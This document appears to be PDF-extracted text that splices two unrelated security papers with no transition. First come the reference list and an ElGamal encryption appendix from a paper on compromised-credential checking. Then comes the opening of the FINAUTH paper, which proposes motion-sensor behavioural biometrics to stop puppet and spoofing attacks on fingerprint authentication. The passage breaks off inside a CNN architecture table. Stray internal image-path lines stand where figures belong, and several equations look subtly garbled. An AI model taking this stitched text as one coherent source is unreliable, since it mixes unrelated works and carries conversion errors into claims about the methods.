[30] E. Gabber, P. B. Gibbons, D. M. Kristol, Y. Matias, and A. Mayer. Consistent, yet anonymous, web access with LPWA. *CACM*, 42(2), February 1999.

[31] X. Gao, Y. Yang, C. Liu, C. Mitropoulos, J. Lindqvist, and A. Oulasvirta. Forgetting of passwords: Ecological theory and data. In *27th USENIX Security*, August 2018.

[32] C. Gentry, P. MacKenzie, and Z. Ramzan. A method for making password-based key exchange resilient to server compromise. In *CRYPTO*, volume 4117 of *LNCS*, pages 142–159, 2006.

[33] M. Golla, M. Wei, J. Hainline, L. Filipe, M. Dürmuth, E. Redmiles, and B. Ur. 'What was that site doing with my Facebook password?' Designing password-reuse notifications. In *25th ACM CCS*, October 2018.

[34] Google/Harris Poll. Online security survey. http://services.google.com/fh/files/blogs/google_security_infographic.pdf, February 2019.

[35] P. A. Grassi et al. Digital Identity Guidelines: Authentication and Lifecycle Management. https://doi.org/10.6028/NIST.SP.800-63b, June 2017. NIST Special Publication 800-63B.

[36] C. Hazay and K. Nissim. Efficient set operations in the presence of malicious adversaries. *J. Cryptology*, 25(3), July 2012.

[37] C. Herley and S. Schechter. Distinguishing attacks from legitimate authentication traffic at scale. In *26th ISOC NDSS*, February 2019.

[38] I. Ion, R. Reeder, and S. Consolvo. '... no one can hack my mind': Comparing expert and non-expert security practices. In *SOUPS*, 2015.

[39] A. Juels and R. L. Rivest. Honeywords: Making password-cracking detectable. In *ACM CCS*, 2013.

[40] S. Kamara, P. Mohassel, M. Raykova, and S. Sadeghian. Scaling private set intersection to billion-element sets. In *18th Financial Crypto*, volume 8437 of *LNCS*, March 2014.

[41] L. Kissner and D. Song. Privacy-preserving set operations. In *CRYPTO*, volume 3621 of *LNCS*, August 2005.

[42] M. Kwiatkowska, G. Norman, and D. Parker. PRISM 4.0: Verification of probabilistic real-time systems. In *CAV*, volume 6806 of *LNCS*, 2011.

[43] L. Li, B. Pal, J. Ali, N. Sullivan, R. Chatterjee, and T. Ristenpart. Protocols for checking compromised credentials. In *26th ACM CCS*, November 2019.

[44] T. Meskanen, J. Liu, S. Ramezanian, and V. Niemi. Private membership test for Bloom filters. In *IEEE Trustcom/BigDataSE/ISPA*, August 2015.

[45] M. Naor, B. Pinkas, and E. Ronen. How to (not) share a password: Privacy preserving protocols for finding heavy hitters with adversarial behavior. In *26th ACM CCS*, November 2019.

[46] S. A. Noghabi, S. Subramanian, P. Narayanan, S. Narayanan, G. Holla, M. Zadeh, T. Li, I. Gupta, and R. H. Campbell. Ambry: LinkedIn's scalable geo-distributed object store. In *ACM SIGMOD*, June 2016.

[47] R. Nojima and Y. Kadobayashi. Cryptographically secure Bloom-filters. *Trans. Data Privacy*, 2(2), August 2009.

[48] B. Pal, T. Daniel, R. Chatterjee, and T. Ristenpart. Beyond credential stuffing: Password similarity models using neural networks. In *40th IEEE S&P*, May 2019.

[49] S. Pearman, J. Thomas, P. E. Naeini, H. Habib, L. Bauer, N. Christin, L. F. Cranor, S. Egelman, and A. Forget. Let's go in for a closer look: Observing passwords in their natural habitat. In *24th ACM CCS*, October 2017.

[50] B. Pinkas, T. Schneider, and M. Zohner. Scalable private set intersection based on OT extension. *ACM TOPS*, 21(2), 2018.

[51] Ponemon Institute LLC. The cost of credential stuffing: Asia-Pacific. https://www.akamai.com/us/en/multimedia/documents/white-paper/the-cost-of-credential-stuffing-asia-pacific.pdf, June 2018.

[52] S. Ramezanian, T. Meskanen, M. Naderpour, and V. Niemi. Private membership test protocol with low communication complexity. In *11th NSS*, volume 10394 of *LNCS*, August 2017.

[53] S. Riley. Password security: What users know and what they actually do. *Usability News*, 8(1), 2006.

[54] P. Rindal and M. Rosulek. Improved private set intersection against malicious adversaries. In *EUROCRYPT 2017*, volume 10210 of *LNCS*, pages 235–259, 2017.

[55] P. Rindal and M. Rosulek. Malicious-secure private set intersection via dual execution. In *24th ACM CCS*, October 2017.

[56] S. Schechter, C. Herley, and M. Mitzenmacher. Popularity *is* everything: A new approach to protecting passwords from statistical-guessing attacks. In *5th USENIX HotSec*, August 2010.

[57] S. Schechter, Y. Tian, and C. Herley. StopGuessing: Using guessed passwords to thwart online guessing. In *4th IEEE Euro S&P*, June 2019.

[58] Shape Security. 2018 credential spill report. https://info.shapesecurity.com/rs/935-ZAM-778/images/Shape_Credential_Spill_Report_2018.pdf, 2018.

[59] R. Shay, S. Komanduri, P. G. Kelley, P. G. Leon, M. L. Mazurek, L. Bauer, N. Christin, and L. F. Cranor. Encountering stronger password requirements: user attitudes and behaviors. In *SOUPS*, 2010.

[60] A. Smith. Americans and cybersecurity. https://www.pewinternet.org/2017/01/26/americans-and-cybersecurity/, January 2017.

[61] E. H. Spafford. OPUS: Preventing weak password choices. *Computers & Security*, 11(3), 1992.

[62] R. L. Stevenson. Strange case of Dr. Jekyll and Mr. Hyde. In M. A. Danahay, editor, *Strange Case of Dr. Jekyll and Mr. Hyde*. Broadview Press, 3rd edition, April 14 2015.

[63] S. Tamrakar, J. Liu, A. Paverd, J. Ekberg, B. Pinkas, and N. Asokan. The circle game: Scalable private membership test using trusted hardware. In *ACM ASIACCS*, 2017.

[64] K. Thomas, F. Li, A. Zand, J. Barrett, J. Ranieri, L. Invernizzi, Y. Markov, O. Comanescu, V. Eranti, A. Moscicki, D. Margolis, V. Paxson, and E. Bursztein. Data breaches, phishing, or malware? understanding the risks of stolen credentials. In *24th ACM CCS*, 2017.

[65] K. Thomas, J. Pullman, K. Yeo, A. Raghunathan, P. G. Kelley, L. Invernizzi, B. Benko, T. Pietraszek, S. Patel, D. Boneh, and E. Bursztein. Protecting accounts from credential stuffing with password breach alerting. In *28th USENIX Security*, August 2019.

[66] L. von Ahn, M. Blum, and J. Langford. Telling humans and computers apart automatically. *CACM*, 47(2):57–60, February 2004.

[67] C. Wang, S. T. K. Jan, H. Hu, D. Bossart, and G. Wang. The next domino to fall: Empirical analysis of user passwords across online services. In *8th CODASPY*, March 2018.

[68] D. Wang, H. Cheng, P. Wang, X. Huang, and G. Jian. Zipf's law in passwords. *IEEE TIFS*, 12(11):2776–2791, November 2017.

[69] K. C. Wang and M. K. Reiter. How to end password reuse on the web. In *26th ISOC NDSS*, February 2019.

A Exponential ElGamal Encryption

A cryptosystem that can be used to instantiate the specification of Sec. 5.2 is a variant of ElGamal encryption [23] commonly referred to as "exponential ElGamal" and implemented as follows (see, e.g., [11]). It uses an algorithm $\mathsf{ElGamalInit}$ that, on input 1^κ, outputs a multiplicative abelian group G of order r for a κ-bit prime r.

- $\mathsf{Gen}(1^\kappa)$ generates $G \leftarrow \mathsf{ElGamalInit}(1^\kappa)$; selects $u \xleftarrow{\$} \mathbb{Z}_r$; and returns a private key $sk = \langle u \rangle$ and public key $pk = \langle G, g, U \rangle$, where g is a generator of G, and $U \leftarrow g^u$.
- $\mathsf{Enc}_{\langle G,g,U \rangle}(m)$ returns $\langle V, W \rangle$ where $V \leftarrow g^v$, $v \xleftarrow{\$} \mathbb{Z}_r$, and $W \leftarrow g^m U^v$.
- $\langle V_1, W_1 \rangle +_{\langle G,g,U \rangle} \langle V_2, W_2 \rangle$ returns $\langle V_1 V_2 g^y, W_1 W_2 U^y \rangle$ for $y \xleftarrow{\$} \mathbb{Z}_r$ if $\{V_1, W_1, V_2, W_2\} \subseteq G$ and returns $\perp$ otherwise.
- $\mathsf{isZero}_{\langle u \rangle}(\langle V, W \rangle)$ returns *true* if $\{V, W\} \subseteq G$ and $W = V^u$, and returns *false* otherwise.

To use this cryptosystem in CUCKOO-PMT, it is necessary to test for ciphertext validity (line s1 and line r6). The next proposition shows that it suffices to test membership in G.

Proposition 5. *For the exponential ElGamal cryptosystem,* $C_{\langle G,g,U \rangle} = G \times G$.

Proof. $C_{\langle G,g,U \rangle} \subseteq G \times G$ follows by construction, and so we focus on proving $G \times G \subseteq C_{\langle G,g,U \rangle}$. For any $\langle V, W \rangle \in G \times G$, consider the group element WV^{-u} where $g^u = U$. Since g is a generator of G, there is a plaintext $m \in \mathbb{Z}_r$ such that $g^m = WV^{-u}$ and so $\langle V, W \rangle \in C_{\langle G,g,U \rangle}(m)$. □

Liveness is Not Enough: Enhancing Fingerprint Authentication with Behavioral Biometrics to Defeat Puppet Attacks

Cong Wu[1,2], Kun He[1*], Jing Chen[1,2*], Ziming Zhao[3], Ruiying Du[1]

{cnacwu, hekun, chenjing, duraying}@whu.edu.cn, zxzics@rit.edu

[1]*School of Cyber Science and Engineering, Wuhan University*,
[2]*Shenzhen Institute of Wuhan University*, [3]*Rochester Institute of Technology*

Abstract

Fingerprint authentication has gained increasing popularity on mobile devices in recent years. However, it is vulnerable to presentation attacks, which include that an attacker spoofs with an artificial replica. Many liveness detection solutions have been proposed to defeat such presentation attacks; however, they all fail to defend against a particular type of presentation attack, namely *puppet attack*, in which an attacker places an unwilling victim's finger on the fingerprint sensor. In this paper, we propose FINAUTH, an effective and efficient software-only solution, to complement fingerprint authentication by defeating both synthetic spoofs and puppet attacks using *fingertip-touch* characteristics. FINAUTH characterizes intrinsic fingertip-touch behaviors including the acceleration and the rotation angle of mobile devices when a legitimate user authenticates. FINAUTH only utilizes common sensors equipped on mobile devices and does not introduce extra usability burdens on users. To evaluate the effectiveness of FINAUTH, we carried out experiments on datasets collected from 90 subjects after the IRB approval. The results show that FINAUTH can achieve the average balanced accuracy of 96.04% with 5 training data points and 99.28% with 100 training data points. Security experiments also demonstrate that FINAUTH is resilient against possible attacks. In addition, we report the usability analysis results of FINAUTH, including user authentication delay and overhead.

1 Introduction

In recent years, fingerprint sensors have been widely integrated into smartphones and tablets. Combined with Fast IDentity Online (FIDO) [11] and other protocols, a fingerprint sensor enables applications [71], such as mobile banking, to locally authenticate end users instead of asking them to type passwords on a small touchscreen [1, 7]. It is estimated that 920 million global shipments of smartphones (about 64%) were equipped with a fingerprint sensor in 2017, and the number will increase to 1.25 billion (about 75%) by 2020 [8].

However, fingerprint authentication is vulnerable to presentation attacks [70], where attackers bypass the authentication using artificial crafts, e.g. gummy fingers that have fingerprint impressions, or human-based instruments [39]. To defend against presentation attacks, hardware-based solutions rely on additional hardware to acquire biological traits, such as blood pressure [42], odor [15], oxygen saturation [59], heartbeat [10], and electrocardiograph [40]. And, software-based solutions utilize image processing to extract more discriminative physical characteristics, such as the size of fingerprint ridges [55], density [26], continuity [58], texture [27], and train the detection model via machine learning methods to enhance the security against fingerprint spoofs [30, 56].

Unfortunately, existing methods to enhance the security of fingerprint authentication only focus on liveness detection, which determines whether the input fingerprint comes from a live human being. These systems are powerless against *puppet attacks*, in which an attacker places an unwilling but legitimate victim's finger on the fingerprint sensor, e.g., the victim is sleeping or passed out. Puppet attack was highlighted in ISO/IEC 30107 [39], and of increasing concern because it is easy to perform [2]. Because the fingerprint and other biological traits are collected from the real and legitimate user in puppet attacks, existing liveness detection methods all fail [4].

Even though combining fingerprint with behavioral biometrics is a promising approach in defeating puppet attacks, existing behavioral biometrics, including keystroke dynamic [34], gesture pattern [65], and gait pattern [49], are not suitable to enhance the security of fingerprint authentication due to the following reasons: i) these methods place extra usability burdens on users by requiring additional gestures; ii) these methods rely on behavioral biometric information collected in a relatively long time, e.g. more than 1 second [65], while fingerprint authentication happens in 0.29 seconds on average based on our experiments (Section 7.4). The key challenge in designing a practical puppet-attack-resistant fingerprint

*The corresponding authors are Kun He and Jing Chen.

authentication is to detect impostors promptly without undermining the usability of fingerprint authentication.

To overcome this challenge, we utilize the intrinsic *fingertip-touch* characteristics to model users' movements in legitimate authentications to defend against all presentation attacks, including the puppet attack. The term of fingertip-touch in this paper refers to the behavior completed in an instant when a user gets the mobile device in hand and applies his/her finger to fingerprint sensors. We model these movements with *acceleration* and *rotation angle*, which can be retrieved from built-in sensors, such as accelerometer, magnetometer, and gyroscope. This is inspired by the fact that users place their fingers on a fingerprint sensor to perform authentication repeatedly (average 50 times a day [72]) and these habitual behaviors form stationary and unique muscle memory [9, 63]. We identify latent time- and frequency-domain features, and use the convolutional neural network (CNN) to extract discriminative features from characterized behavior, i.e., accelerations and rotation angles. We develop an effective and efficient authentication system named FINAUTH, which can be easily deployed on mobile devices as auxiliary authentication for fingerprint authentications without introducing additional hardware or gestures.

Attack Models. We consider the following three types of attacks: i) *Artificial replica attack:* the attacker can forge fake fingerprints to spoof the fingerprint system [17]; ii) *Puppet attack:* the attacker can put an unwilling victim's finger on the fingerprint sensor [39]; iii) *Mimicry attack:* the attacker knows how our approach works and attempts to defeat our approach by mimicking the victim's movements in authentication [34]. FINAUTH can defeat the first two types of attackers. Also, it is difficult for the third type of attackers to bypass FINAUTH.

The contributions of this paper are summarized as follows:

- We propose FINAUTH to complement fingerprint authentication for defending presentation attacks, including the puppet attack. FINAUTH models a user's intrinsic fingertip-touch behavior during fingerprint authentication. FINAUTH uses built-in sensors and does not require additional hardware.
- To evaluate the performance of FINAUTH, we collected a dataset of fingertip-touch behavior data from 90 subjects. Our experimental results show that FINAUTH can achieve a balanced accuracy of 96.04% with only 5 training data points, while the balanced accuracy can be improved to 99.28% with 100 training data points.
- We demonstrate the security of FINAUTH in defeating three types of attacks, including artificial replica attacks, puppet attacks, and mimicry attacks. Experiment results show that attack success rates are all below 0.3% under the authentication model trained using 100 data points.

The rest of this paper is organized as follows. Section 2 presents the overview of FINAUTH. In Section 3, we introduce the data preprocessing and the method to characterize fingertip-touch behaviors. Sections 4 and 5 illustrate feature processing and classification approaches. We describe details of experiment design and data collection in Section 6. Section 7 reports experimental results of reliability, security, and usability. We review related work in Section 8, and discuss our study in Section 9. Section 10 concludes this paper.




Figure 1: The workflow of FINAUTH.

2 Overview of FINAUTH

Similar to most authentication schemes, FINAUTH consists of two phases: enrollment and authentication. In enrollment, FINAUTH builds a user profile from the first successful fingerprint authentications. After a user profile is built, FINAUTH enters the authentication phase, in which FINAUTH assists the fingerprint sensor to authenticate a user.

FINAUTH only employs built-in sensors on smart devices, including accelerometer, gyroscope, and magnetometer, to sense phone movements incurred by fingertip-touch behaviors. The accelerometer and gyroscope are motion sensors, which can monitor device movement. The magnetometer is a position sensor to determine a device's physical position in the real frame of reference, which is leveraged for data calibration to acquire more precise motion information.

As shown in Figure 1, FINAUTH consists of three modules, including *data preprocessor*, *feature extractor*, and *authenticator*. The data preprocessor runs in the background to monitor fingerprint authentication events. Upon detecting fingerprint-inputting, data preprocessor starts to collect accelerometer, gyroscope, and magnetometer data. Then, data preprocessor uses wavelet denoising method to reduce noise. FINAUTH characterizes fingertip-touch behaviors using accelerations and rotation angles. For the feature extractor, FINAUTH generates power spectral density for characterized fingertip-touch behavior information using short-time Fourier transform (STFT), and then uses CNN-based feature extractor to extract features. To profile legitimate users with only successful login data points, FINAUTH trains a machine learning model based on a one-class classifier, which is later used for authentication.




Figure 2: Roll, pitch, and yaw.

3 Data Preprocessing

In this section, we present the data collection and preprocessing approaches adopted by FINAUTH. We also illustrate how FINAUTH characterizes fingertip-touch behaviors.

3.1 Data Collection and Denoising

Data collection. Once a user places her finger on the fingerprint sensor, FINAUTH starts to collect accelerometer, gyroscope, and magnetometer data for a short period t with the sampling rate f_s. For each authentication attempt, FINAUTH collects n ($n = t \times f_s$) samples of sensor data. Each sample is 9-dimensional denoted as $(a_x^r, a_y^r, a_z^r, g_x^r, g_y^r, g_z^r, m_x^r, m_y^r, m_z^r)$, where r stands for raw data, a, g, m represent accelerometer, gyroscope, and magnetometer data respectively, and x, y, and z represent the three axes. We use a row vector, e.g. $\boldsymbol{a}^r = (a_x^r, a_y^r, a_z^r)$, to denote a data sample from a sensor and use a column vector, e.g. $\boldsymbol{a}_x^r = (a_{x,1}^r, ..., a_{x,n}^r)^T$, to represent all n samples at one axis (e.g. x-axis).

Denoising. Because slight vibrations, even sounds, can introduce measurable noise to the built-in sensors [43], it is important to reduce the noise from the sensed data. We apply wavelet denoising [79], which is widely used in signal processing, on the column vectors of the sensed data (e.g. $\boldsymbol{a}_x^r$). A denoised sample is represented as $(a_x, a_y, a_z, g_x, g_y, g_z, m_x, m_y, m_z)$.

3.2 Characterizing Fingertip-touch Behaviors

From the denoised data, we use accelerations and rotation angles to characterize fingertip-touch behaviors.

Accelerations. Accelerations of a device can represent the dynamic force acting upon a device from a user. We use the accelerations along the three axes at the device coordinate system (a_x, a_y, a_z) and the net acceleration $(a' = \sqrt{a_x^2 + a_y^2 + a_z^2})$ to model fingertip-touch characteristics. The coordinate system of a smartphone is shown as Figure 2.

Rotation angles. A fingertip-touch behavior also causes a device to rotate slightly. As shown in Figure 2, we use the classical Euler angle parameterization to represent the rotations, which are denoted as *roll* (ϕ), *pitch* (θ), and *yaw* (ψ). We compute the rotation angles using the sensed data through the following steps [16, 73]:

1) the coarse angles $(\phi^c, \theta^c, \psi^c)$ are computed using accelerometer and magnetometer data as shown in Eq. 1, 2, and 3 [75].

$$\phi^c = \arctan\left(\frac{-a_y}{\sqrt{-a_x^2 + a_z^2}}\right) \tag{1}$$

$$\theta^c = \arctan\left(\frac{-a_x}{a_z}\right) \tag{2}$$

$$\psi^c = \arctan \frac{sin(\phi^c)sin(\theta^c)m_x + cos(\phi^c)m_y + sin(\phi^c)cos(\phi^c)m_z}{cos(\theta^c)m_x + sin(\theta^c)m_z}. \tag{3}$$

2) to get more accurate angles, we then use the gyroscope data to get the partial derivatives of ϕ, θ, ψ with respect to time $(\frac{\partial(\phi)}{\partial(t)}, \frac{\partial(\theta)}{\partial(t)}, \frac{\partial(\psi)}{\partial(t)})$. The gyroscope measures the angular velocity, and the dynamic angle can be obtained by integrating the angular velocity, which is given in Eq. 4 [57].

$$\begin{bmatrix} \frac{\partial(\phi)}{\partial(t)} \\ \frac{\partial(\theta)}{\partial(t)} \\ \frac{\partial(\psi)}{\partial(t)} \end{bmatrix} = \begin{bmatrix} 1 & sin(\phi^c)tan(\theta^c) & sin(\phi^c)tan(\theta^c) \\ 0 & cos(\phi^c) & -sin(\phi^c) \\ 0 & sin(\phi^c)/cos(\theta^c) & cos(\phi^c)/cos(\theta^c) \end{bmatrix} \begin{bmatrix} g_x \\ g_y \\ g_z \end{bmatrix} \tag{4}$$

3) we then use extended Kalman filter (EKF) to perform sensor data fusion, which is widely used for state estimation and tracking due to its robustness in nonlinear dynamic environments [52]. The EKF method takes time-varying drift into account via defining an error metric and updating covariance metric iteratively to minimize this error. Specifically, the system state vector $\boldsymbol{x}$ of EKF in our work is given as Eq 5.

$$\boldsymbol{x} = [\boldsymbol{q}^T, \boldsymbol{w}^T]^T = [q_0, q_1, q_2, q_3, \frac{\partial(\phi)}{\partial(t)}, \frac{\partial(\theta)}{\partial(t)}, \frac{\partial(\psi)}{\partial(t)}]^T \tag{5}$$

where T denotes the transpose operator, $\boldsymbol{w}^T = [\frac{\partial(\theta)}{\partial(t)}, \frac{\partial(\psi)}{\partial(t)}, \frac{\partial(\psi)}{\partial(t)}]$, which are estimated values with Eq. 4. $\boldsymbol{q}$ is the quaternion (four-element vector), which can be acquired based on the relationship between Euler Angles and quaternion as shown in Eq. 6.

$$\boldsymbol{q} = \begin{bmatrix} q_0 \\ q_1 \\ q_2 \\ q_3 \end{bmatrix} = \begin{bmatrix} cos\frac{\phi^c}{2}cos\frac{\theta^c}{2}cos\frac{\psi^c}{2} + sin\frac{\phi^c}{2}sin\frac{\theta^c}{2}sin\frac{\psi^c}{2} \\ sin\frac{\phi^c}{2}cos\frac{\theta^c}{2}cos\frac{\psi^c}{2} - cos\frac{\phi^c}{2}sin\frac{\theta^c}{2}sin\frac{\psi^c}{2} \\ cos\frac{\phi^c}{2}sin\frac{\theta^c}{2}cos\frac{\psi^c}{2} + sin\frac{\phi^c}{2}cos\frac{\theta^c}{2}sin\frac{\psi^c}{2} \\ cos\frac{\phi^c}{2}cos\frac{\theta^c}{2}sin\frac{\psi^c}{2} - sin\frac{\phi^c}{2}sin\frac{\theta^c}{2}cos\frac{\psi^c}{2} \end{bmatrix} \tag{6}$$

where ϕ^c, θ^c, and ψ^c are estimated with the fusion of both accelerometer and magnetometer based on Eq. 1, 2, and 3. q_1, q_2, q_3, q_4 are elements of the unit quaternion.

Table 1: Time- and frequency-domain features and their normalized fisher's scores.

Domain	Feature	Description	Normalized Fisher Score of $(\boldsymbol{a}_x, \boldsymbol{a}_y, \boldsymbol{a}_z, \boldsymbol{a}', \boldsymbol{\phi}, \boldsymbol{\theta}, \boldsymbol{\psi})$
Time	Mean	The mean of the time series.	$(0.45, 0.01, 0.22, \mathbf{0.68}, \mathbf{0.86}, \mathbf{0.84}, \mathbf{0.84})$
	Standard deviation	The standard deviation of the time series.	$(0.24, 0.56, 0.31, 0.41, 0.58, 0.32, \mathbf{0.74})$
	Relative standard deviation	The extent of variability in relation to its mean.	$(0.34, 0.15, 0.12, 0.56, \mathbf{0.71}, \mathbf{0.64}, \mathbf{0.82})$
	Sum of absolute differences	The sum over the absolute value of consecutive changes in the time series.	$(0.32, 0.27, \mathbf{0.72}, 0.52, 0.53, \mathbf{0.72}, \mathbf{0.78})$
	Absolute energy	The absolute energy of the time series.	$(\mathbf{0.63}, \mathbf{0.98}, \mathbf{0.85}, 0.57, \mathbf{0.72}, 0.57, 0.37)$
	Autocorrelation	The autocorrelation of the time series.	$(0.00, 0.14, 0.15, 0.21, \mathbf{0.94}, \mathbf{0.62}, \mathbf{0.64})$
Frequency	Spectral centroid	The center of mass of the spectrum is located.	$(0.34, 0.21, 0.38, 0.12, \mathbf{0.78}, \mathbf{0.98}, \mathbf{0.78})$
	Spectral spread	The average spread of the spectrum in relation to its centroid.	$(\mathbf{0.66}, 0.36, 0.32, \mathbf{0.78}, 0.46, \mathbf{0.82}, \mathbf{0.96})$
	Spectral skewness	The measurement of the asymmetry of the probability distribution of a real-valued random variable about its mean.	$(\mathbf{0.85}, 0.45, 0.58, \mathbf{0.84}, 0.56, \mathbf{0.85}, \mathbf{1.00})$
	Spectral kurtosis	The shape of a probability distribution.	$(0.34, 0.17, \mathbf{0.70}, \mathbf{0.86}, \mathbf{0.62}, 0.51, 0.42)$
	Power spectral density	Average of distribution of power into frequency components.	$(\mathbf{0.90}, \mathbf{0.71}, \mathbf{0.86}, 0.26, \mathbf{0.85}, \mathbf{0.68}, \mathbf{0.82})$
	Spectral entropy	The complexity of the signal in the frequency domain.	$(\mathbf{0.94}, 0.32, \mathbf{0.82}, 0.21, \mathbf{0.96}, \mathbf{0.82}, \mathbf{0.89})$

We compute accurate quaternions, where the detailed steps are presented in Appendix B due to the page limit. Finally, rotation angles can be computed based on Eq. 7.

$$\begin{cases} \gamma = & \arctan\left(\frac{2q_2q_3+2q_0q_1}{2q_0^2+2q_3^2-1}\right) \\ \theta = & -\arcsin\left(2q_1q_3-2q_0q_2\right) \\ \psi = & \arctan\left(\frac{2q_1q_2+2q_0q_3}{2q_0^2+2q_1^2-1}\right) \end{cases} \tag{7}$$

The outcome of characterizing fingertip-touch behaviors is represented as $(\boldsymbol{a}_x, \boldsymbol{a}_y, \boldsymbol{a}_z, \boldsymbol{a}', \boldsymbol{\phi}, \boldsymbol{\theta}, \boldsymbol{\psi})$, where each of element is an n-dimensional vector.

4 Feature Extraction

We present two methods to extract discriminative features from fingertip-touch behaviors.

4.1 Time- and Frequency-domain Features

We extract features in the time- and frequency-domain from $(\boldsymbol{a}_x, \boldsymbol{a}_y, \boldsymbol{a}_z, \boldsymbol{a}', \boldsymbol{\phi}, \boldsymbol{\theta}, \boldsymbol{\psi})$. As shown in Table 1, we extract six statistical features in the time domain, including mean, standard deviation, relative standard deviation, sum of absolute differences, absolute energy, and autocorrelation. In addition, we apply fast Fourier transform and extract another six features in the frequency domain. These features include spectral centroid, spread, skewness, kurtosis, power density, and entropy. These time- and frequency-domain features are widely used for time series analysis [24, 44, 46].


Selected Features. We computed the Fisher's scores [35] for all aforementioned 84 features with 45,000 data points collected from 90 users to select the most discriminative features. As the results show in Table 1, the features from rotation angle have higher Fisher's score than features from acceleration. Features with a normalized Fisher's score higher than 0.6 are selected. The output of features extraction and selection in time and time-domain is a 43-dimensional feature vector.

4.2 CNN-based Feature Learning


Besides the extracted time- and frequency-domain features, we also resort to CNN-based feature learning. To this end, we first apply STFT and convert the time series data (e,g., $\boldsymbol{a}_x$) to a two-dimensional power spectral density matrix. Then, we concatenate these matrices and rely on CNN models to extract features from them. Figure 3 shows three users' spectrograms from $\boldsymbol{a}_x$, $\boldsymbol{a}_y$, $\boldsymbol{a}_z$, $\boldsymbol{a}'$, $\boldsymbol{\theta}$, $\boldsymbol{\phi}$, $\boldsymbol{\psi}$, which are visual representations of power spectral density matrices.

The basic idea of feature learning with CNN is to leverage the output of the model's intermediate layer as features thanks to the powerful feature representation of deep learning method [13, 67]. In particular, we train the CNN model to distinguish different users with collected FINAUTH data, and employ the first k layers of the trained model as the feature extractor. Even though the model is trained from a limited dataset, it can be used to extract generalized features because of the feature learning ability of CNN, which is also known as *transfer learning* [77].


Table 2 shows the structure of our used CNN model. We use leaky rectified linear units (Leaky ReLu) as the activation functions for two-dimensional convolution (Conv2d) layers and fully connected (FC) layers, since it can tackle the vanishing gradient problem during the model training phase [50]. For the pooling layers, we use the max-pooling method to down-sample the input, which controls over-fitting and saves computational costs by reducing the number of parameters for training. To avoid over-fitting, we add dropout layers after each pooling layer. Furthermore, we also consider batch normalization (BN) layers to normalize the output of the previous layer, which accelerates model training and increases



(a) User A.



(b) User B.



(c) User C.

Figure 3: Characterized fingertip-touch behaviors of three users under STFT. From left to right, spectrograms of $\boldsymbol{a}_x$, $\boldsymbol{a}_y$, $\boldsymbol{a}_z$, $\boldsymbol{a}'$, $\boldsymbol{\theta}$, $\boldsymbol{\phi}$, $\boldsymbol{\psi}$.

the stability of the model. The softmax layer is added as the last layer for prediction, which outputs the categorical probability distribution of each class. Specifically, the kernel size of Conv2d and pooling layers is set as 3×3 and 2×2 respectively, because of their better non-linear feature representation gaining popularity in start-of-art models [36, 38, 67]. The detailed output shape and the number of parameters of each layer are given as Table 2. The total model contains 202,974 parameters, including 202,438 trainable and 536 non-trainable parameters.

Table 2: The structure of base CNN model.

# Layer	Layer Type	Output Shape	# Para
1	Conv2d + LeakyReLu	$62 \times 126 \times 24$	1,536
2	Conv2d + LeakyReLu	$60 \times 124 \times 24$	5,208
3	Pooling + Dropout +BN	$30 \times 62 \times 24$	96
4	Conv2d + LeakyReLu	$28 \times 60 \times 48$	10,416
